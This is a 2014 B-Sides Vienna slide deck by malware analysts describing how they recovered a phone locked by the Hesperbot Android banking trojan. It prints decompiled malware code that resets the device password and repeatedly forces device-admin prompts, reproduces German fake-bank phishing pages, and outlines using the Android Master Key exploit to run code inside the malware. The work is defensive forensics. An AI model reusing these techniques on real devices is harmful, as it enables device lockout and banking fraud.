

How we hacked Online Banking Malware

Sebastian Bachmann & Tibor Éliás

22. November 2014

B-Sides Vienna

About: Sebastian Bachmann & Tibor Éliás

- Mobile Malware Analyst at IKARUS since 2012 / 2013
- Studying at TU Vienna / FH Technikum Vienna
- Analyse Android Malware
- Research
- Create PoCs
- Analysis of Incidents

What is this all about?

- ① Customer Incident: Online Banking Fraud
- ② How we totally messed up analysis
- ③ How we recovered
- ④ ... and of course: what we learned!

The incident

- April 2014
- Online Banking Trojan detected on PC
- Suspicion of mobile component used
- Samsung Galaxy Nexus (i9250), Android 4.1
- Friday afternoon

Start the Analysis

- + ADB not enabled
- + Device is not rooted
- ~ No suspicious App icons shown
- Unknown sources enabled
- App lists shows a suspicious app
- We already knew that the device was compromised

Next steps

- Enable ADB
- Pull all installed APKs from device

```
for app in $(adb shell pm list packages -f | cut -  
    ↪ d ':' -f 2 | cut -d '=' -f 1); do  
DIR=$(dirname $app | tr '/' '_');  
[[ ! -d $DIR ]] && mkdir $DIR;  
adb pull $app $DIR/; done
```

- found suspicious com.certificate-1.apk



com.certificate-1.apk

- MD5: a10fae2ad515b4b76ad950ea5ef76f72
- Package Name: com.certificate
- Two Activities
- One Service
- Three Receivers
- 15+ positive results on VirusTotal
- Already known as „Hesperbot” ¹

¹PC Component Analysis: http://www.welivesecurity.com/wp-content/uploads/2013/09/Hesperbot_Whitepaper.pdf



com.certificate-1.apk

com.certificate-1.apk

- └ META-INF
 - └ CERT.SF
 - └ MANIFEST.MF
 - └ CERT.RSA
- └ resources.asrc
- └ classes.dex Dalvik Executable
- └ AndroidManifest.xml
- └ assets
 - └ spy.db SQLite Database
- └ res
 - └ xml
 - └ device_admin_policies.xml
 - └ layout
 - └ main.xml Layout File for MainActivity
 - └ drawable
 - └ icon.png



com.certificate-1.apk

- android.permission.SEND_SMS
- android.permission.INTERNET
- android.permission.RECEIVE_WAP_PUSH
- android.permission.WRITE_SMS
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.GET_TASKS
- android.permission.RECEIVE_SMS
- android.permission.READ_CONTACTS
- android.permission.RECEIVE_MMS
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_SMS
- android.permission.READ_LOGS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.KILL_BACKGROUND_PROCESSES



Malware found...

Image (CC BY 2.0) from: <https://flic.kr/p/cuZZUY>

Meanwhile...

SEBASTIAN: Okay, weekend starts soon so I better remove that thing from the device so we can send it back...

TIBOR: I will start analysis of the sample then and write the report.

SEBASTIAN: Do you need anything from the device before I remove the malware?

TIBOR: I don't think so...

Removal...

Video Time

Meanwhile...

SEBASTIAN: Ahh what?

TIBOR: What was that?

SEBASTIAN: I don't know... What was the device PIN again?

[tries the PIN...]

TIBOR: Looks like you just locked the device!

SEBASTIAN: Uh oh...



A closer look at the Malware


What's happening on DeviceAdmin onDisableRequest?

```
if (com.certificate.Cache.getInstance().
    ↪ isContainsSetting("rCode")) {
    String v14 = com.certificate.Util.EncodeThis("
        ↪ uninstall").replace("_", "");
    v13 = v14.substring(0, (v14.length() - 1));
}
Object v3 = p9.getSystemService("device_policy");
if ((com.certificate.ModuleAdminReceiver.
    ↪ IS_SELF_DEACTIVATION) && (v13.length() > 0)) {
    v3.resetPassword(v13, 0);
    com.certificate.ModuleAdminReceiver.IS_UNINSTALLING
        ↪ = 1;
    v3.lockNow();
}
```

A closer look at the Malware

- EncodeThis uses RC5
Blocksize 32bit, Cipher Length 64bit and 12 Rounds
- The Cipher is initialised from rCode
- rCode (=Response Code) is set on Malware Activation

A closer look at the Malware



The screenshot shows a mobile application interface with a black background. At the top, there is a status bar with '3G' signal, a battery icon, and the time '12:00'. Below the status bar is a grey header bar with the word 'Activation'. The main content area has the text 'Please enter your Activation Code' and 'Activation Code:' followed by a white input field containing the number '839172'. Below this is the text 'Response Code:' followed by another white input field containing the number '361482'. At the bottom, there is a green text prompt 'Enter response code to the website' and two grey buttons labeled 'Activation' and 'Exit'.

Activation

Please enter your Activation Code

Activation Code:

839172


Response Code:

361482

Enter response code to the website

Activation Exit

Response Code Generation



Activation Code is unknown...

... and there is no chance to get it from anywhere

We need to go deeper



Image (CC-PD) from: <http://goo.gl/WxHtjp>

Open Questions

- How was the DeviceAdmin enabled on the device?
- Was or is there any communication with the Botmaster?
- Can we get the Response Code out of the device?
- Is there a way to bruteforce the key?
- Is there another trap?

Bruteforce the Key?

- Only 10k different rCodes
- Every uninstall code is 25 chars
- 30s lock after 5 wrong logins
- 5s to enter 5 codes + 30s pause: 48h in average
- + the time to generate all codes first

Answer: probably not

Can we get the Response Code out of the device?

- `cert.db` is in the Apps userdata storage
- These files are not RW for shell/adb user
- No Root Access on the Device
- Root the Device by Bootloader would delete all data (Bootloader was still locked)

Answer: No, we can not

How was the DeviceAdmin enabled?

- After starting MainActivity start a Service
- Service invokes Activity for DeviceAdmin Request
- Service checks if Admin is set
- DeviceAdmin Activity calls Utility Class
- Utility Class creates a timer and shows the Request every 3s

Answer: The User clicked in Panic on the Activate Button

DeviceAdmin Request

```
java.util.Timer v32 = new java.util.Timer();
android.content.Intent v38 = new android.content.
    ↳ Intent("android.app.action.ADD_DEVICE_ADMIN");
v38.putExtra("android.app.extra.DEVICE_ADMIN", v30);
v38.putExtra("android.app.extra.ADD_EXPLANATION", "
    ↳ Allow to protect uninstalation of app");
v32.scheduleAtFixedRate(new com.certificate.Util$3(v1,
    ↳ v30, v32, p15, v38), ((long) v12), 3000.0);
```

Timer Creation and DeviceAdmin Request

Communication with the Botnet?


Two different approaches

- Disassembly of whole App
 - + SMALI Code is available
 - + SMALI to Java worked quite good
 - + No ELF Files used
 - + Not much Obfuscation
 - Not much time to rebuild all algorithms
 - Malware extensively use own libs
- Run in our own Emulator Environment
 - + No Anti Emulator
 - + Log Output enabled

How was the malware activated?

- Telephone number was entered in faked online banking page
- Activation Code can be linked to telephone number
- First SMS with +<Telnumber> is registered as admin

Botnet Activation Sequence



Fake Login Screen

Kontenübersicht

Umsätze

Auftragslisten

Service

Nachrichtenbox¹

Kontoeinstellungen

Der Anteil der Mobilgeräte mit Android-Betriebssystem von Google wächst ständig. Immer häufiger besteht die Gefahr der Angriffe, die für bestimmte Plattform entwickelt werden. Die Verseuchung mit Viren führt zum Diebstahl persönlicher Daten. Um das vorzubeugen, werden immer mehr leistungsstärkere Schutztechnologien gefordert.

Die Postbank hofft, mit Hilfe von Mobile TreatFire, die Smartphone-Benutzer vor Finanzverlusten schützen zu können. Dieses Tool ist kostenlos und stellt eine speziell entwickelte Anti-Viren-Software für Bankkunden dar, die Online-Banking nutzen.

Bitte geben Sie Ihre Handynummer ein und wir senden Ihnen einen Download-Link zur Installationsdatei per SMS.

Ihre Handynummer: (+49 00000000000)

[Weiter](#)

 Gute Karten bei kleinem Budget

Die Postbank VISA Card Prepaid ohne Bonitätsprüfung für jung und alt.
[Jetzt nutzen](#)

Tipp der Woche

Ihr Name hat sich geändert? Das ist nun zu tun. [» Zum Tipp der Woche](#)

Images from <http://www.postbank.de>

Fake Login Screen



Zweiter Teil des MobileTAN System Tests.

Danke daß Sie uns soweit bei unserem MobileTAN System Test geholfen haben.

Nach der Vollendung des MobileTAN System Tests werden Sie zur Verlosung mit der folgenden Kontonummer eingeschrieben: 9999999999

Postbank hat als Teil des MobileTAN System Tests eine Mobilfunknummer in Ihr Konto dazugefügt. Der Aktivierungscode für diese Testnummer sollte Ihnen schon per Post zugegangen sein.

Falls Sie heute nicht in Ihr Postfach geschaut haben tun Sie es bitte jetzt.

Für die Vollendung des MobileTAN System Tests bitten wir Sie den Aktivierungscode der Ihnen per Post zugegangen ist, unten einzugeben.

Aktivierungscode:

Bitte klicken Sie auf den unteren Link um den Test zu vollenden und zur Postbank Verlosung eingeschrieben zu werden.

[Ich habe den Aktivierungscode eingegeben](#)

Falls Sie den Brief mit dem Aktivierungscode nicht bekommen haben, klicken Sie bitte auf den unteren Link und er wird erneut versendet.

[Ich habe den Aktivierungscode nicht bekommen](#)

Are there any other traps?

Answer: Probably not ;)

What can we do?

- Rewrite as own Admin? No, activation code needed.
- Send uninstall Code? No, activation code needed.
- Decrypt Password? No, ...
- Conclusion: We need the activation or response code!

Abusing Malware

Lets use reflection!

```
DexClassLoader dcl = new DexClassLoader(DEXPath ,  
    ↪ ODEXPath, null, this.getClassLoader());  
Class<?> mycls = null;  
mycls = dcl.loadClass("com.mobem.controller.mobem");
```

Abusing Malware

Lets call some Methods!

For example: public static boolean IN_RANGE(int x, int a, int b)

```
Method m = mycls.getMethod("IN_RANGE",int.class,int.  
    ↪ class,int.class);  
  
// 17 > 2 || 17 <16 => false  
boolean r = (Boolean)m.invoke(null, 17,2,16);
```

Generate all the things!

```
// loadCache will load a prepared cert.db file
Class <?> clsDatabaseAdapter = dcl.loadClass("com.
    ↪ certificate.DatabaseAdapter");
Method methDataAdapterloadCache = clsDatabaseAdapter.
    ↪ getMethod("loadCache");
Object localCache = methDataAdapterloadCache.invoke(
    ↪ instDatabaseAdapter);
// load the Encoder Method
Class <?> clsUtil = dcl.loadClass("com.certificate.
    ↪ Util");
Method encode = clsUtil.getDeclaredMethod("EncodeThis"
    ↪ ,String.class);

// generate Codes!
encode.invoke(null, "uninstall");
```

rCode: 777717 Uninstall/Password: 476x5awxuea2c53bs3qui3foz
rCode: 777747 Uninstall/Password: mxbv5n7l2mnuympgwoiwetmsj
rCode: 377777 Uninstall/Password: 5lwyl73smw3t25g3l3fzxvhxy
rCode: 377737 Uninstall/Password: rvdhbs6so6lvzsg56ve6u22xc
rCode: 377767 Uninstall/Password: itxngti3zr2ar7a4fuyknid7h
rCode: 377727 Uninstall/Password: hd6edg7uej3xh2wehgtudugfr3
rCode: 377707 Uninstall/Password: mmvv3zptedcutoni54paohdjo
rCode: 377797 Uninstall/Password: 3u2cyazvw7tumhwhocecinvsj
rCode: 377757 Uninstall/Password: eqlqcacrxhnxsw2dlr6xcoo7
rCode: 377787 Uninstall/Password: gka5w6catk2ili7hma7ga6hg6
rCode: 377717 Uninstall/Password: t7d27rrijvlw4r2pkf2bzb3b6
rCode: 377747 Uninstall/Password: nln27t2ehnvdskwsl6wtphab

Generate all Codes!

rCode: 677707 Uninstall/Password: lo162as5ouorr6s7b3o6fmw56
rCode: 677797 Uninstall/Password: hz5oxdiy5aosys2zoava5ggtt
rCode: 677757 Uninstall/Password: 743gmc2njcbfrefx42q57gefit
rCode: 677787 Uninstall/Password: 3nimfktv2xqvy6qqroil7tx2t
rCode: 677717 Uninstall/Password: t7d55zcqxgno7g65lweql7xoq
rCode: 677747 Uninstall/Password: etdbpswktle3vytoidfxl1bhp
rCode: 277777 Uninstall/Password: hk3nw2jqez4ck2gxu4v2tcln6x
rCode: 277737 Uninstall/Password: wtk63vdlrzneyt7dx3y7geqsw
rCode: 277767 Uninstall/Password: tzuzmmfjpkw6zdwll27ya72cg
rCode: 277727 Uninstall/Password: vzzi5jx7rjujdsf4xlnf3os3n
rCode: 277707 Uninstall/Password: d32idvd56gmnhwwtmfujccmas
rCode: 277797 Uninstall/Password: ymq75fvxjxfhfr42rj6na654
rCode: 277757 Uninstall/Password: 2y6xb14gx2qxhhe5vlrt4qawf
rCode: 277787 Uninstall/Password: xwjtzmizqg3wdr4kd4dlxfczy
rCode: 277717 Uninstall/Password: aykcjyg4cpmkfhmry6k5m4hng
rCode: 277747 Uninstall/Password: tyqk46kxbtscvdo4p6ro7koor
rCode: 077777 Uninstall/Password: m46517ebx2uhsunzlyupadion
rCode: 077737 Uninstall/Password: s6qvr53tql6g3rahesbhys4k7
rCode: 077767 Uninstall/Password: yfpyugzon5hd3yinvsb5qhipv
rCode: 077727 Uninstall/Password: 5w7cutdingmc4th55ubtminax

The Response Code

Is well hidden in a sqlite3 Database in
/data/data/com.certificate/databases/cert.db

- Only Readable for the App and root
- We have no root nor the same group as the application
- **But** we can generate now codes from an existing DB!

```
root@generic_x86:/data/data/com.certificate/databases # ls -al
ls -al
-rw-rw----- u0_a46    u0_a46      20480 2014-11-17 06:42 cert.db
-rw-rw----- u0_a46    u0_a46      12824 2014-11-17 06:42 cert.db-journal
```

But how can we unlock it then?

**Wait, what Android
Version was it?**





**Oh it's a Masterkey
Exploitable 4.1!**

Master Key Exploit

- Different implementation of ZIP parser in Android (By the way ZIP is a weird format...)
- Duplicate items in ZIP will cause different outcomes
- Original classes.dex for verification
- **Our** classes.dex for execution!

Brainstorming

We need to get rCode and we need a trigger from outside...

Solution

Use the SMS Receiver to execute our code in the Context of the Malware:

```
String db_path = "/data/data/com.certificat/databases  
    ↪ /cert.db";  
db = SQLiteDatabase.openDatabase(db_path, null,  
    ↪ SQLiteDatabase.OPEN_READONLY);  
db.rawQuery("select * from settings", null);
```


One Problem left...

Where can we get a version of WinRAR that allows to pack duplicate filenames?


One Problem solved!

Oh good! We never updated it!

How to create a MKE APK



How to create a MKE APK



One Last Chance...

```
$ adb -r install exploited_apk.apk
```

adb logcat

```
I/PackageManager( 389): Package com.certificate  
    ↪ codePath changed from /data/app/com.certificate  
    ↪ -1.apk to /data/app/com.certificate-2.apk;  
    ↪ Retaining data and using new
```


Success!

```
E/mytag    ( 3075): rCode / 361484
E/mytag    ( 3075): admin / +380964123254
E/mytag    ( 3075): on / off
E/mytag    ( 3075): last_stamp / 1396939544764
```

- Attacker used Ukrainian Telephone Number
- Last contact was at 2014-04-08 6:45:44 am CEST
- The Attacker disabled the trojan
- Uninstall Code translates to: k3zp7iq4r6ggwktjrmt3j1xl3
- Activation Code was: 899172

Success!

By the way do not forget to remove the password...

// TODO FIXME

I will not remove malware until I analyzed it
I will not remove malware until I analyzed it
I will not remove malware until I analyzed it
I will not remove malware until I analyzed it
I will not remove malware until I analyzed it
I will not remove malware until I analyzed it
I will not ...



// TODO FIXME

- Follow Rules for Forensic Analysis (e.g. SANS) ²
- Create a Checklist & Ruleset for your internal use
- Assume the worst-case
- Build analysis tools to show you the dangerous stuff
- Try **not to** be too hasty
- Try to be as precise as possible!
- Do not start your analysis on friday afternoon ;)

²<http://www.sans.org/reading-room/whitepapers/incident/computer-forensics-weve-incident-investigate-652>

// TODO FIXME

Dangerous activities are now highlighted

Source	Destination
Lcom/certificate/ModuleAdminReceiver;->onDisableRequested(Landroid/content/Context; Landroid/content/Intent;)Ljava/lang/CharSequence;	Landroid/app/admin/DevicePolicyManager;->resetPassword(Ljava/lang/String; I)Z
Lcom/certificate/ModuleAdminReceiver;->onDisableRequested(Landroid/content/Context; Landroid/content/Intent;)Ljava/lang/CharSequence;	Landroid/app/admin/DevicePolicyManager;->lockNow()V
Lcom/certificate/Util\$3;->run()V	Landroid/app/admin/DevicePolicyManager;->isAdminActive(Landroid/content/ComponentName;)Z
Lcom/certificate/Util;->AddAdmin(Landroid/content/Context; Landroid/app/Activity;)V	Landroid/app/admin/DevicePolicyManager;->isAdminActive(Landroid/content/ComponentName;)Z
Lcom/certificate/Util;->RemoveAdmin(Landroid/content/Context;)V	Landroid/app/admin/DevicePolicyManager;->isAdminActive(Landroid/content/ComponentName;)Z
Lcom/certificate/Util;->RemoveAdmin(Landroid/content/Context;)V	Landroid/app/admin/DevicePolicyManager;->removeActiveAdmin(Landroid/content/ComponentName;)V
Lcom/certificate/ModuleAdminReceiver;-><init>()V	Landroid/app/admin/DeviceAdminReceiver;-><init>()V
Lcom/certificate/ModuleAdminReceiver;->onDisabled(Landroid/content/Context; Landroid/content/Intent;)V	Landroid/app/admin/DeviceAdminReceiver;->onDisabled(Landroid/content/Context; Landroid/content/Intent;)V

// TODO FIXME

- Make Backups, even from your Smartphone
- If Ransomware hits you, just reset the device...

EOF

Source of Hesperbot Cracker (Including all Uninstall Codes)

<https://github.com/IKARUSSoftwareSecurity/hesperbot-cracker>

Sebastian Bachmann

<https://www.reox.at>

bachmann.s@ikarus.at

Tibor Éliás

elias.t@ikarus.at